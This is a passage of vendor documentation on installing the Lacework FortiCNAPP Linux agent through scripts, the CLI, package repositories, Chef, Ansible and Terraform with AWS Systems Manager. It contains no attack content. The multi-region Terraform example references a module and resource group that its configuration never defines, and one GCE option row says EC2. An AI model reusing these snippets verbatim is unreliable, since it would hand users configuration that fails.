For information about viewing and setting up roles for your service account, see Manage access to projects, folders, and organizations.

Installing on hosts

The following provide information about installing the Linux agent on hosts:

- Installing using the install.sh script on page 801
- Installing with the Lacework FortiCNAPP CLI on page 802
- Installing from package repositories on page 807
- Installing with a DEB or RPM package on page 811
- Installing on Alpine Linux on page 827
- Installing on CoreOS on page 839
- Installing with Chef on page 812
- Installing with Ansible on page 815
- Installing on AWS EC2 with Terraform and AWS Systems Manager on page 818
- Installing with an AMI created with Packer on page 825
- Install Linux Agent with AWS Elastic Beanstalk on page 830
- Installing on a GCE host on page 837

Installing using the install.sh script

For single host installations, we recommend using the `install.sh` installation script to download and install the Linux agent.

To install using the installer script:

1. Download the *Lacework Script* using the instructions in Downloading the Linux agent installer on page 794.
2. Run the script as root using sudo:

```
sudo sh install.sh
```

install.sh script parameters

The `install.sh` script supports the following optional parameters:

Parameter	Description
-h	Displays the list of parameters supported by the install.sh script.
access_token	Specifies the agent access token to use during installation. For more information, see Managing agent access tokens on page 792. *Note:* If you specify the access token, ensure that it is the first parameter for the install.sh script.
-v	Displays the version of the install.sh script.
-F	Disables file integrity monitoring (FIM). For more information, see File Integrity Monitoring (FIM) FAQs on page 983.
-S	Enables strict mode, which verifies if the correct certificate is installed on the host. For more information, see Add a certificate on page 785.
-O	Filters auditd related messages going to the system journal.
-U	Specifies the agent server URL. For more information, see Required connectivity, proxies, and certificates for agents on page 783.
-L	Lists the agent versions that are available to install.
-V	Specifies the agent version to install.
-H	Specifies the RPM or DEB package hash to validate the installation.

Installing with the Lacework FortiCNAPP CLI

You can use the Lacework FortiCNAPP CLI to create agent access tokens and install the agent on supported Linux distributions.

See the Agent Support documentation for information about operating system support and features available for each agent version.

The Lacework FortiCNAPP CLI runs on macOS, Linux, and Windows. If you are new to the Lacework FortiCNAPP CLI, see Getting Started with the Lacework FortiCNAPP CLI.

Managing agent access tokens

You can use the Lacework FortiCNAPP CLI to create, edit, and enable or disable agent access tokens.

Agent tokens should be treated as secret and not published. A token uniquely identifies a specific customer. If you suspect your token has been publicly exposed or compromised, generate a new token and update the new token on all machines using the old token. When complete, the old token can be safely disabled without interrupting services.

- To list all agent access tokens:

  ```
  lacework agent token list
  ```

  For more information, see lacework agent token list.
- To create a new agent access token:

  ```
  lacework agent token create MyTokenName [description]
  ```

  Note: `[description]` is an optional argument.

  You can use the agent token name to logically separate your deployments, for example, by environment type (QA, Dev) or system type (CentOS, RHEL).

  For more information, see lacework agent token create.
- To view agent access token details:

  ```
  lacework agent token show MyAgentToken
  ```

  For more information, see lacework agent token show.
- To disable an agent access token:

```
lacework agent token update MyAgentToken --disable
```

For more information, see lacework agent token update.

Note: By design, agent tokens cannot be deleted. You can only disable tokens.

- To enable an agent access token:

```
lacework agent token update MyAgentToken --enable
```

- To update the name and description of an agent access token:

```
lacework agent token update MyAgentToken --name dev --description "k8s deployment for dev env"
```

Installing the agent on hosts

Use the lacework agent install command to install the agent on a remote host over SSH if you have root privileges on the remote host. When you run this command without any options, an interactive prompt appears to collect the authentication information required to access the remote host.

This method for deployment is suitable for one off installations, but does not take into account the configuration of the Lacework FortiCNAPP agent. For custom configuration of the agent with the `/var/lib/lacework/datacollector/config.json` file, we recommend using a configuration management tool such as Ansible or Chef.

- To authenticate the remote host with a username and password:

```
lacework agent install MyHost --ssh_username MyUsername --ssh_password MyPassword
```

- To authenticate the remote host with an identity file:

```
lacework agent install MyUsername@MyHost -i /path/to/your/key
```

- To use an agent access token of your choice, do the following:
  a. Run the `lacework agent token list` command to view the list of agent access tokens.
  b. Copy the token you want to use and specify it using the `--token` option for the `lacework agent install` command.

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP Console under *Agents*.

Installing the agent on AWS EC2 instances

You can use the following commands to install the Lacework FortiCNAPP agent on all the EC2 instances in your AWS account:

Command	Description
lacework agent aws-install ec2ic	Uses EC2 Instance Connect to securely connect to EC2 instances and install the agent.
lacework agent aws-install ec2ssh	Uses SSH to securely connect to EC2 instances and install the agent.

These commands are supported only for EC2 instances with public IP addresses that are open to the Internet on port 22.

1. Ensure that your AWS account credentials have the AmazonEC2FullAccess or equivalent policy attached.
2. Ensure that your EC2 instances have public IP addresses that are open to the Internet on port 22.
3. Open a terminal window.
4. Add your AWS account credentials as environment variables.

```
export AWS_ACCESS_KEY_ID=YOUR-AWS-ACCESS-KEY-ID
export AWS_SECRET_ACCESS_KEY=YOUR-AWS-SECRET-ACCESS-KEY
```

5. Run the `lacework agent aws-install ec2ic` or `lacework agent aws-install ec2ssh` command. You can use the following options to install the agent only on specific EC2 instances:

Option	Description
`--include_regions`	Installs the agent only on EC2 instances in a specified region. For example, use the following command to install the agent only on EC2 instances in the us-west-2 and us-east-2 regions: `lacework agent aws-install ec2ic --include_regions us-west-2,us-east-2`
`--tag TagName,TagValue`	Installs the agent only on EC2 instances that have a tag with a specific value. For example, use the following command to install the agent only on EC2 instances that have a tag named `sales` with the value `EMEA`: `lacework agent aws-install ec2ic --tag sales,EMEA` *Note:* This option is supported only for EC2 instances for which you have permissions to retrieve tags. For more information, see Configuring access to tags and metadata in AWS on page 795.
`--tag_key TagName`	Installs the agent only on EC2 instances that have a specific tag. For example, use the following command to install the agent only on EC2 instances that have a tag named `sales`: `lacework agent aws-install ec2ic --tag_key sales` *Note:* This option is supported only for EC2 instances for which you have permissions to retrieve tags. For more information, see Configuring access to tags and metadata in AWS on page 795.

6. The list of agent access tokens defined in your Lacework FortiCNAPP account are displayed. Select an agent access token using the up or down arrow key and press *Enter*.

   The agent is installed on all the EC2 instances on which it is not already installed.

Installing the agent on Google Compute Engine instances

You can use the lacework agent gcp-install osl command to install the Lacework FortiCNAPP agent on all the Google Compute Engine (GCE) instances in your Google Cloud organization.

This command is supported only for GCE instances with OS Login enabled and with public IP addresses that are open to the Internet on port 22. For more information about enabling OS Login, see Set up OS Login.

1. Ensure that your Google Cloud account credentials have privileges equivalent to the Compute Instance Admin role.
2. Ensure that your GCE instances have OS Login enabled and have public IP addresses that are open to the Internet on port 22.
3. Open a terminal window.
4. Add your Google Cloud credentials as an environment variable.

   ```
   export GOOGLE_APPLICATION_CREDENTIALS=PATH-TO-YOUR-CREDENTIAL-JSON-FILE
   ```

   For more information, see GOOGLE_APPLICATION_CREDENTIALS.
5. Run the command:

   ```
   lacework agent gcp-install osl GCPUserName
   ```

   Where `GCPUserName` is your Google Cloud username.

   You can use the following options to install the agent only on specific GCE instances:

Option	*Description*
`--project_id`	Installs the agent only on GCE instances in a specified project. For example, use the following command to install the agent only on GCE instances in the `my-lacework` project: `lacework agent gcp-install osl GCPUserName --project_id my-lacework` *Note:* • If you run the command on a GCE instance, the project ID for the instance is read from the Google Cloud metadata server and the agent is installed only on the GCE instances in that project. • If you do not run the command on a GCE instance, you must specify the project ID to install the agent only on GCE instances in that project.
`--include_regions`	Installs the agent only on GCE instances in a specified region. For example, use the following command to install the agent only on GCE instances in the us-west1 and us-east1 regions: `lacework agent gcp-install osl GCPUserName --include_regions us-west1,us-east1`

Option	*Description*
`--metadata MetadataKey,MetadataValue`	Installs the agent only on GCE instances that have a metadata key with a specific value. For example, use the following command to install the agent only on GCE instances that have the metadata key named `sales` with the value `EMEA`: `lacework agent gcp-install osl GCPUserName --metadata sales,EMEA` *Note:* This option is supported only for GCE instances for which you have permissions to retrieve user-defined labels. For more information, see Configuring access to labels in Google Cloud on page 1037.
`--metadata_key MetadataKey`	Installs the agent only on EC2 instances that have a specific metadata key. For example, use the following command to install the agent only on GCE instances that have the metadata key named `sales`: `lacework agent gcp-install osl GCPUserName --metadata_key sales` *Note:* This option is supported only for GCE instances for which you have permissions to retrieve user-defined labels. For more information, see Configuring access to labels in Google Cloud on page 1037.

6. The list of agent access tokens defined in your Lacework FortiCNAPP account are displayed. Select an agent access token using the up or down arrow key and press *Enter*.

   The agent is installed on all the GCE instances in your Google Cloud organization on which it is not already installed.

Installing from package repositories

Fortinet Inc. provides the following agent repositories:

- Latest: This is the latest version of the agent.
- Established: This is the fleet upgrade release of the agent. Releases are tagged as *established* once every few months. This established release version is tagged for auto-upgrading all agents running older versions, unless auto-upgrade has been explicitly disabled in the config.json file.
- Archived: These are older versions of the agent. They do not appear in the *Latest* or *Established* repositories.

You can use these repositories to manage agent packages using package managers such as APT, YUM, and Zypper. You can install the latest version of the agent or a specific version in the Archived and Established repositories.

Installing from APT, YUM, and Zypper repositories

Fortinet Inc. provides repositories for Debian-based (APT) or RPM-based (YUM and Zypper) distributions. When installing the repositories, each host requires a `config.json` file for the agent to communicate with a Lacework FortiCNAPP server. You can create a `config.json` file locally or copy it from a centralized server using any orchestration tool. For details, see Configure Linux Agent Using Agent Configuration File on page 942.

APT

For Debian-based distributions (Debian, Ubuntu), use the following steps to the set up the Lacework FortiCNAPP repositories:

1. Install `gpg`, `curl`, `lsb-release`, and `ca-certificates`:

```
sudo apt update && apt install -y gpg curl lsb-release ca-certificates
```

2. Import the Lacework FortiCNAPP key:

```
sudo bash -c "curl -s
'https://packages.lacework.net/keys/RPM-GPG-KEY-lacework' |
gpg --dearmor > /etc/apt/trusted.gpg.d/lacework-agent.gpg"
```

3. To ensure that packages are installed only from the packages.lacework.net repository, create a file named `lacework` at `/etc/apt/preferences.d/` with the following syntax:

```
Package: lacework*
Pin: origin "packages.lacework.net"
Pin-Priority: 999
```

4. Create the APT repository configuration file and include Lacework FortiCNAPP repositories:

```
lsb_distro=$(lsb_release -i | cut -f2 | tr '[:upper:]' '[:lower:]')
lsb_rel=$(lsb_release -c | cut -f2)
sudo sh -c "echo deb [arch=amd64] https://packages.lacework.net/latest/DEB/"$lsb_distro"
"$lsb_rel" main >> /etc/apt/sources.list.d/lacework.list"
sudo sh -c "echo deb [arch=amd64] https://packages.lacework.net/established/DEB/"$lsb_distro"
"$lsb_rel" main >> /etc/apt/sources.list.d/lacework.list"
sudo sh -c "echo deb [arch=amd64] https://packages.lacework.net/archived/DEB/"$lsb_distro"
"$lsb_rel" main >> /etc/apt/sources.list.d/lacework.list"
```

Replace `[arch=amd64]` with `[arch=arm64]` if you are installing on an ARM64 system.

5. Refresh the repositories information:

```
sudo apt update
```

To list all the available Lacework FortiCNAPP packages, use this command:

```
sudo apt list -a lacework
```

To install the latest version of the agent, use this command:

```
sudo apt install lacework
```

To install a specific version of the agent, use this command:

```
sudo apt install lacework=VERSION
```

Replace `VERSION` with the specific version that you want to install.

For example, to install v6.5.0.12833:

```
sudo apt install lacework=6.5.0.12833
```

Deleting a Package (APT)

To delete the `lacework` APT repository package, use the command:

```
sudo apt-get remove --purge lacework
```

YUM

1. Download the repository configuration file for YUM-based distributions using this command:

```
curl -O -sSL https://packages.lacework.net/lacework.repo
```

See Repository Configuration File for an example of the repository configuration file.

2. Move the configuration file to the /etc/yum.repos.d directory.

```
sudo mv lacework.repo /etc/yum.repos.d
```

3. You can enable all the repositories at the same time. You can also disable any of the repositories if they are not needed. To do this, set the `enabled` flag to 0 in the repository configuration file as follows:

```
[packages-lacework-latest]
name=Lacework latest agent release
baseurl=https://packages.lacework.net/latest/RPMS/$basearch/
enabled=0
```

4. To install the latest version of the agent, use this command:

```
sudo yum install lacework
```

5. Ensure that the correct GPG key is installed.

```
Importing GPG key 0xEE0CC692:
Userid     : "Lacework Inc. <support@lacework.net>"
Fingerprint: 360D 55D7 6727 5568 1407 8E25 FF3E 1D4D EE0C C692
From       : https://packages.lacework.net/keys/RPM-GPG-KEY-lacework
Key imported successfully
```

To list all available agent versions, use this command:

```
sudo yum --showduplicates list lacework
```

To install a specific version, use this command:

```
sudo yum install lacework-VERSION
```

Replace `VERSION` with the specific agent version that you want to install.

For example, to install v6.5.0.12833-1:

```
sudo yum install lacework-6.5.0.12833-1
```

If you install an older version of agent from the `archived` repository, it is upgraded to the `established` version of the agent release. To prevent this auto-upgrade and pin your package to a specific version, you should disable auto-upgrade in the agent configuration file (config.json) in the /var/lib/lacework/config directory.

To disable auto-upgrade, enter the following in the config.json file:

```
"autoupgrade": "disable"
```

For improved security and to benefit from new and improved features, we recommend that you do not disable automatic upgrade of the agent.

Deleting a package (YUM)

To delete the Lacework FortiCNAPP YUM repository package, use the command:

```
sudo yum remove lacework
```

Zypper

1. Download the repository configuration file for Zypper-based distributions using this command:

   ```
   curl -O -sSL https://packages.lacework.net/lacework.repo
   ```

   See Repository Configuration File for an example of the repository configuration file.
2. Move the configuration file to the /etc/zypp/repos.d directory.

   ```
   sudo mv lacework.repo /etc/zypp/repos.d
   ```

3. You can enable all the repositories at the same time. You can also disable any of the repositories if they are not needed. To do this, set the `enabled` flag to 0 in the repository configuration file as follows:

   ```
   [packages-lacework-latest]
   name=Lacework latest agent release
   baseurl=https://packages.lacework.net/latest/RPMS/$basearch/
   enabled=0
   ```

4. To install the latest version of the agent, use this command:

   ```
   sudo zypper install lacework
   ```

5. Ensure that the correct GPG key is installed.

   ```
   Retrieving: RPM-GPG-KEY-lacework .....................................[done]
   New repository or package signing key received:

   Repository:       Lacework latest agent release
   Key Fingerprint:  360D 55D7 6727 5568 1407 8E25 FF3E 1D4D EE0C C692
   Key Name:         Lacework Inc. <support@lacework.net>
   Key Algorithm:    RSA 4096
   Key Created:      Mon Apr 24 11:04:37 2023
   Key Expires:      Sun May  1 11:04:17 2033
   Rpm Name:         gpg-pubkey-ee0cc692-64466245
   ```

To list all available agent versions, use this command:

```
sudo zypper search -s lacework
```

To install a newer version, use this command:

```
sudo zypper install lacework-VERSION
```

Replace `VERSION` with the specific agent version that you want to install.

For example, to install v6.5.0.12833-1:

```
sudo zypper install lacework-6.5.0.12833-1
```

To install an older version, use this command:

```
sudo zypper install --oldpackage lacework-VERSION
```

Replace `VERSION` with the specific agent version that you want to install.

For example, to install v4.2.0.218-1:

```
sudo zypper install --oldpackage lacework-4.2.0.218-1
```

If you install an older version of agent from the archived repository, it is upgraded to the established version of the agent release. To prevent this auto-upgrade and pin your package to a specific version, you should disable auto-upgrade in the agent configuration file (config.json).

To disable auto-upgrade, enter the following in the config.json file:

```
"autoupgrade": "disable"
```

Delete a Package (Zypper)

To delete the Lacework FortiCNAPP Zypper repository package, use this command:

```
sudo zypper remove lacework
```

Sample Repository Configuration File

The following is a sample repository configuration file for YUM and Zypper-based distributions:

```
[packages-lacework-latest]
name=Lacework latest agent release
baseurl=https://packages.lacework.net/latest/RPMS/$basearch/
enabled=1
gpgcheck=1
gpgkey=https://packages.lacework.net/latest/keys/RPM-GPG-KEY-lacework

[packages-lacework-established]
name=Lacework established agent release
baseurl=https://packages.lacework.net/established/RPMS/$basearch/
enabled=1
gpgcheck=1
gpgkey=https://packages.lacework.net/established/keys/RPM-GPG-KEY-lacework

[packages-lacework-archived]
name=Lacework archived agent release
baseurl=https://packages.lacework.net/archived/RPMS/$basearch/
enabled=1
gpgcheck=1
gpgkey=https://packages.lacework.net/archived/keys/RPM-GPG-KEY-lacework
```

Installing with a DEB or RPM package

For single host installations, you can install the Lacework FortiCNAPP agent using a DEB or RPM package.

After downloading the appropriate package locally, copy it to the target Linux machine. Or, you can download the package directly from the Linux instance.

When installing using a package, you must manually create the `config.json` file on your target Linux server and add your access token. In the following steps, replace `YourAgentAccessToken` with your agent access token. For more information, see Managing agent access tokens on page 792. Replace *Your_API_Endpoint* with your agent server URL. For more information, see Specifying the agent server URL on page 961.

To install from a downloaded DEB or RPM package:

1. Create the directory for the `config.json` file.

```
sudo mkdir -p /var/lib/lacework/config
```

2. Create a file named `config.json` in this directory with your agent access token and, optionally, your agent server URL, as follows:

```
{
    "tokens": { "AccessToken":"YourAgentAccessToken" },
    "serverurl" : "Your_API_Endpoint"
}
```

3. Install using the appropriate package manager.
   - For *Debian Package Manager*, install the x86 package using this command:

     ```
     sudo dpkg -i lacework_latest_amd64.deb
     ```

     Install the ARM64 package using this command:

     ```
     sudo dpkg -i lacework_latest_arm64.deb
     ```

   - For *RedHat Package Manager*, install the x86 package using this command:

     ```
     sudo rpm -ivh lacework-latest-1.x86_64.rpm
     ```

     Install the ARM64 package using this command:

     ```
     sudo rpm -ivh lacework-latest-1.aarch64.rpm
     ```

   - For *Zypper Package Manager*, install the x86 package using this command:

     ```
     sudo zypper install lacework-latest-1.x86_64.rpm
     ```

     Install the ARM64 package using this command:

     ```
     sudo zypper install lacework-latest-1.aarch64.rpm
     ```

4. Data collection from agents is sent to Lacework FortiCNAPP and the newly added agent should be visible in 10 to 15 minutes. Verify that the *Agents* page displays the new host.

Installing with Chef

If you use Chef Infra for configuration management, the following two Chef cookbooks can be used to deploy the Linux agent to supported hosts:

- *Datacollector Cookbook*: A simple cookbook used to install the latest version of the datacollector agent using an embedded agent token. This cookbook is not idempotent, customizable, or specifically designed to be run using a Chef `run_list`.
- *Chef Lacework Cookbook*: This cookbook is open source and is published to the Chef Supermarket. The cookbook is idempotent by design, customizable using Chef attributes, supports multiple installation methods (script, repo, package), provides the ability to install specific versions of the datacollector agent, and manage any supported configuration for the datacollector agent. This cookbook is suitable for customers that run Chef repeatedly on a schedule using a Chef `run_list` and a Chef Server. For more information see the Chef Lacework cookbook on the Lacework Chef GitHub Repository, or on the Chef Supermarket.

Datacollector Cookbook

This simple Chef cookbook distributes the Lacework FortiCNAPP `install.sh` script to your nodes. The script subsequently installs the latest release of the agent.

This cookbook does not contain custom attribute files, resources, templates, providers, or library files. By design, this cookbook is not idempotent. After download, you can customize the cookbook for your environment.

The installation script, which can be found in the files directory, is also commented.

To try this recipe:

1. Unzip the .tar.gz.
2. Review the datacollector cookbook, which contains the following directories:

```
datacollector
|- recipes
|- README.md
|- metadata.rb
|- files
```

3. Move the datacollector cookbook to your repo on your Chef DK workstation.
4. Upload the cookbook to your Chef server.
5. Add the datacollector recipe to your test node or production nodes using your preferred Chef CLI commands.

- The install.sh script is periodically updated. Download the current cookbook or install script before proceeding.
- The datacollector install script itself is idempotent.

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP Console under *Agents*.

Specifying the agent server URL

You only need to specify an agent server URL if you are installing Linux agent v6.6 or earlier outside the US. For more information, see Specifying the agent server URL on page 961.

When you download chef.tar.gz from the Lacework FortiCNAPP Console, the agent server URL is already included in the file and you do not need any additional configuration. [END]:#

Downloading the script from GitHub

When you download Chef files from the Lacework Chef GitHub Repository, edit the chef recipe `chef/datacollector/recipes/default.rb` file to pass the `serverurl` as follows:

```
execute 'datacollector' do
       command 'sh /tmp/install.sh -U Your_API_Endpoint'
end
```

Where `Your_API_Endpoint` is your agent server URL.

Installing with Ansible

Because Ansible is a flexible and extensible automation tool, you can use multiple strategies to install the Lacework FortiCNAPP agent. Use the following skeleton Debian and RPM playbooks as building blocks to create more advanced, environment-specific playbooks.

Each playbook consists of two parts:

1. Installation of the agent. To ensure the latest package, the playbooks query the Lacework repository. Playbooks can be configured to retrieve files locally.
2. Distribution of a Lacework FortiCNAPP `config.json` configuration file. The `config.json` file must include an access token or the agent cannot communicate with the Lacework FortiCNAPP server. For more information about the agent access token, see Managing agent access tokens on page 792.

   In the examples below, `config.json` is located in the `/etc/ansible/lacework/` directory of the Ansible server. You must create this file.

RPM installation cofiguration

```
- hosts: lacework_servers
  become: yes
  tasks:
    - name: configure the lacework repo
      yum_repository:
        name: packages-lacework-prod
        description: packages-lacework-prod
        baseurl: https://packages.lacework.net/latest/RPMS/x86_64/
        gpgkey: https://packages.lacework.net/latest/keys/RPM-GPG-KEY-lacework
        gpgcheck: yes
        enabled: yes
    - name: install lacework datacollector
      yum:
        name: lacework
        state: latest
    - name: wait until /var/lib/lacework/config/ is created
      wait_for:
        path: /var/lib/lacework/config/
    - name: copy config.json
      copy:
        src: /etc/ansible/lacework/config.json
        dest: /var/lib/lacework/config/config.json
        owner: root
        group: root
        mode: 0644
```

Debian installation configuration

```
    - hosts: lacework_servers
      become: yes
      tasks:
      - name: add apt signing key
        apt_key:
          keyserver: hkp://keyserver.ubuntu.com:80
          id: EE0CC692
          state: present
      - name: add lacework repository into source list
        apt_repository:
          repo: "deb [arch=amd64] https://packages.lacework.net/latest/DEB/{{ ansible_distribution
| lower  }} {{ ansible_distribution_release }} main"
          filename: lacework
          state: present
          update_cache: yes
      - name: install lacework datacollector
        apt:
          name: lacework
          state: latest
      - name: wait until /var/lib/lacework/config/ is created
        wait_for:
          path: /var/lib/lacework/config/
      - name: copy config.json
        copy:
          src: /etc/ansible/lacework/config.json
          dest: /var/lib/lacework/config/config.json
          owner: root
          group: root
          mode: 0644
```

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP *Agents* dashboard.

Dockerized host installation

Follow these steps to deploy the Lacework FortiCNAPP agent as a container to a Dockerized host using an Ansible playbook.

Prerequisites

The Ansible playbook uses the `docker_container` module available with Ansible to manage container control in Docker. Ensure that the host that executes the module (the target host) meets the following prerequisites:

- Docker API >= 1.20
- Docker SDK for Python >= 1.8.0

Deployment process

The following Ansible playbook pulls the latest image of the Lacework FortiCNAPP agent and starts the container.

Change the templated values for the following options before executing the playbook:

- *`hosts:`* This targets the host or group of hosts specified in your `/etc/ansible/hosts` file. Change it from `all` to the group name of hosts that you want to deploy the agent to.
- *`ACCESS_TOKEN:`* Enter the agent access token from the Lacework FortiCNAPP Console.

Ansible Playbook

```
- name: Lacework Agent
  hosts: "all"
  tasks:
     - name: pull image and run Lacework agent container
       docker_container:
         name: datacollector
         network_mode: host
         pid_mode: host
         privileged: yes
         volumes:
           - /:/laceworkfim:ro
           - /var/lib/lacework:/var/lib/lacework
           - /var/log:/var/log
           - /var/run:/var/run
           - /etc/passwd:/etc/passwd:ro
           - /etc/group:/etc/group:ro
         env:
             ACCESS_TOKEN: "INSERT_ACCESS_TOKEN_HERE"
         image: lacework/datacollector:latest
```

Deployment Steps

1. Copy the Ansible playbook above and make the necessary changes to parameters.
2. Save the playbook as a `.yaml` file.
3. Run the following command on the Ansible control node:

   ```
   ansible-playbook <your-playbook-file>.yaml
   ```

4. Confirm that the containers are running and the agents appear in the Lacework FortiCNAPP console under *Agents* after 10 to 15 minutes.

Installing on AWS EC2 with Terraform and AWS Systems Manager

You can use Terraform to configure AWS Systems Manager to deploy the Lacework FortiCNAPP agent to supported EC2 instances.

AWS Systems Manager (formerly known as SSM) is an AWS service that you can use to view and control your infrastructure on AWS. Using the Systems Manager console, you can view operational data from multiple AWS services and automate operational tasks across your AWS resources. Systems Manager helps you maintain security and compliance by scanning your managed instances and reporting on (or taking corrective action on) any policy violations it detects.

Fortinet maintains the terraform-aws-ssm-agent module, which creates an SSM document for managing the deployment of the Lacework FortiCNAPP agent to EC2 instances.

For Fortinet customers using AWS Systems Manager to manage EC2 instances in their AWS account, the terraform-aws-ssm-agent Terraform Module can be used to create an SM document to install the Lacework FortiCNAPP agent on EC2 instances.

This installation method creates a agent token, and then installs the latest stable (GA) version of the Lacework FortiCNAPP Datacollector agent.

If you are new to the Lacework Terraform Provider, or Lacework Terraform Modules, read the Terraform for Lacework Overview article to learn how to configure the provider, and more.

Scenario 1: Configuring AWS Systems Manager for agent deployments in a single region

The following code example creates an agent access token, then creates an SSM document to install the agent on EC2 instances. Additionally, an AWS resource group is created with EC2 instances that have the machine tag `environment:testing`, and then the SSM document is associated with that AWS Resource group. Once Terraform executes, AWS Systems Manager will be configured and the agent will be installed automatically.

Considerations and items to update:

- Ensure you update the `TagFilters` stanza to match the applicable tags deployed in your environment. Alternatively, remove it.
- Validate that you have properly configured SSM and the appropriate permissions are in place. This requires that the instance profile has the *AmazonSSMManagedInstanceCore* policy attached to the instances you want to deploy to. Additional information on the policy can be referenced at Add permissions to a Systems Manager instance profile.
- Configure access to tags in AWS. For more information, see Configuring access to tags and metadata in AWS on page 795.

The following example assumes you already have AWS Systems Manager configured on your instances. If you are new to AWS SSM and want to test this install method, read the AWS Systems Manager Quick Setup documentation.

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}
provider "aws" {
  region = "us-east-1"
}

provider "lacework" {}

# Create an agent access token in Lacework
resource "lacework_agent_access_token" "ssm_deployment" {
  name        = "ssm-deployment"
  description = "Used to deploy agents using AWS System Manager"
}

# Create AWS SSM Document
module "lacework_aws_ssm_agents_install" {
  source = "lacework/ssm-agent/aws"
  version = "~> 0.8"

  lacework_agent_tags = {
    env = "testing"
  }

  aws_resources_tags = {
    billing = "testing"
    owner   = "myself"
  }

  lacework_access_token = lacework_agent_access_token.ssm_deployment.token
}

# Create an AWS Resource group for EC2 Instances with
# the tag 'environment:testing'
resource "aws_resourcegroups_group" "testing" {
  name = "testing"

  resource_query {
    query = jsonencode({
      ResourceTypeFilters = [
        "AWS::EC2::Instance"
      ]

      TagFilters = [
        {
          Key = "environment"
          Values = [
```

```
            "testing"
          ]
        }
      ]
    })
  }

  tags = {
    billing = "testing"
    owner   = "myself"
  }
}

# Create an SSM Association group called install-lacework-agents-testing-group
resource "aws_ssm_association" "lacework_aws_ssm_agents_install_testing" {
  association_name = "install-lacework-agents-testing-group"

  name = module.lacework_aws_ssm_agents_install.ssm_document_name

  targets {
    key = "resource-groups:Name"
    values = [
      aws_resourcegroups_group.testing.name,
    ]
  }

  compliance_severity = "HIGH"
}
```

Scenario 2: Configuring AWS Systems Manager for agent deployments in multiple regions

The following code example creates an agent access token, then creates an SSM document to install the agent on EC2 instances. Additionally, an AWS resource group is created with EC2 instances that have the machine tag `environment:testing`, and then the SSM document is associated with that AWS Resource group. Once Terraform executes, AWS Systems Manager will be configured and the agent will be installed automatically.

Additionally, we configure multiple AWS provider blocks, one for each region we want to target within the AWS account. We then create the SSM document twice, one for each region by associating the modules and resources with different providers.

For the modules:

```
providers = {
    aws = aws.america
}
```

For the resources:

```
provider = aws.america
```

Considerations and items to update:

- Ensure you update the `TagFilters` stanza to match the applicable tags deployed in your environment. Alternatively, remove it.
- Ensure you configure the necessary AWS provider blocks for each region you want to target.
- Ensure you update the provider aliases for each module and resource to associate them with the correct provider.
- Validate that you have properly configured SSM in all the regions you are targeting and the appropriate permissions are in place. This requires that the instance profile has the *AmazonSSMManagedInstanceCore* policy attached to the instances you want to deploy to. Additional information on the policy can be referenced at Add permissions to a Systems Manager instance profile.
- Configure access to tags in AWS. For more information, see Configuring access to tags and metadata in AWS on page 795.

The following example assumes you already have AWS Systems Manager configured on your instances. If you are new to AWS SSM and want to test this install method, read the AWS Systems Manager Quick Setup documentation.

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}
provider "aws" {
  alias = "america"
  region = "us-east-1"
}

provider "aws" {
  alias = "europe"
  region = "eu-west-1"
}

provider "lacework" {}

# Create an agent access token in Lacework
resource "lacework_agent_access_token" "ssm_deployment" {
  name        = "ssm-deployment"
  description = "Used to deploy agents using AWS System Manager"
}

# Create AWS SSM document for the us-east-1 region
module "lacework_aws_ssm_agents_install_america" {
  source = "lacework/ssm-agent/aws"
  version = "~> 0.8"

  lacework_agent_tags = {
    env = "testing"
  }

  aws_resources_tags = {
    billing = "testing"
```

```
    owner   = "myself"
  }

  lacework_access_token = lacework_agent_access_token.ssm_deployment.token

  providers = {
    aws = aws.america
  }
}

# Create an AWS resource group for EC2 instances in the us-east-1 region with
# the tag 'environment:testing'
resource "aws_resourcegroups_group" "testing_america" {
  name = "testing_america"

  resource_query {
    query = jsonencode({
      ResourceTypeFilters = [
        "AWS::EC2::Instance"
      ]

      TagFilters = [
        {
          Key = "environment"
          Values = [
            "testing"
          ]
        }
      ]
    })
  }

  tags = {
    billing = "testing"
    owner   = "myself"
  }

  provider = aws.america
}

# Create an SSM association group called install-lacework-agents-testing-group
# for the us-east-1 region
resource "aws_ssm_association" "lacework_aws_ssm_agents_install_testing_america" {
  association_name = "install-lacework-agents-testing-group"

  name = module.lacework_aws_ssm_agents_install.ssm_document_name

  targets {
    key = "resource-groups:Name"
    values = [
      aws_resourcegroups_group.testing.name,
    ]
```

```
  }

  compliance_severity = "HIGH"

  provider = aws.america
}

# Create AWS SSM document for the eu-west-1 region
module "lacework_aws_ssm_agents_install_europe" {
  source = "lacework/ssm-agent/aws"
  version = "~> 0.8"

  lacework_agent_tags = {
    env = "testing"
  }

  aws_resources_tags = {
    billing = "testing"
    owner   = "myself"
  }

  lacework_access_token = lacework_agent_access_token.ssm_deployment.token

  providers = {
    aws = aws.europe
  }
}

# Create an AWS resource group for EC2 instances in the eu-west-1 region with
# the tag 'environment:testing'
resource "aws_resourcegroups_group" "testing_europe" {
  name = "testing_europe"

  resource_query {
    query = jsonencode({
      ResourceTypeFilters = [
        "AWS::EC2::Instance"
      ]

      TagFilters = [
        {
          Key = "environment"
          Values = [
            "testing"
          ]
        }
      ]
    })
  }

  tags = {
    billing = "testing"
```

```
    owner   = "myself"
  }

  provider = aws.europe
}

# Create an SSM association group called install-lacework-agents-testing-group
# for the eu-west-1 region
resource "aws_ssm_association" "lacework_aws_ssm_agents_install_testing_europe" {
  association_name = "install-lacework-agents-testing-group"

  name = module.lacework_aws_ssm_agents_install.ssm_document_name

  targets {
    key = "resource-groups:Name"
    values = [
      aws_resourcegroups_group.testing.name,
    ]
  }

  compliance_severity = "HIGH"

  provider = aws.europe
}
```

Running Terraform

1. Copy and paste the appropriate code snippet above into a `main.tf` file and save the file.
2. Run `terraform plan` and review the changes. Four resources should be created.
3. After you have reviewed the changes, run `terraform apply -auto-approve` to execute Terraform.

Validating changes

After Terraform executes, open AWS Resource Groups in the region you applied the changes. You should see a new resource group called `testing` with the instances that have the tag `environment:testing`.

Open the AWS Systems Manager. Under *Node Management*, click *State Manager*, click *Association id* for the `install-lacework-agents-testing-group`, and click the *Resources* tab, where you should see the status of action taken on the instances.

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP *Agents* dashboard.

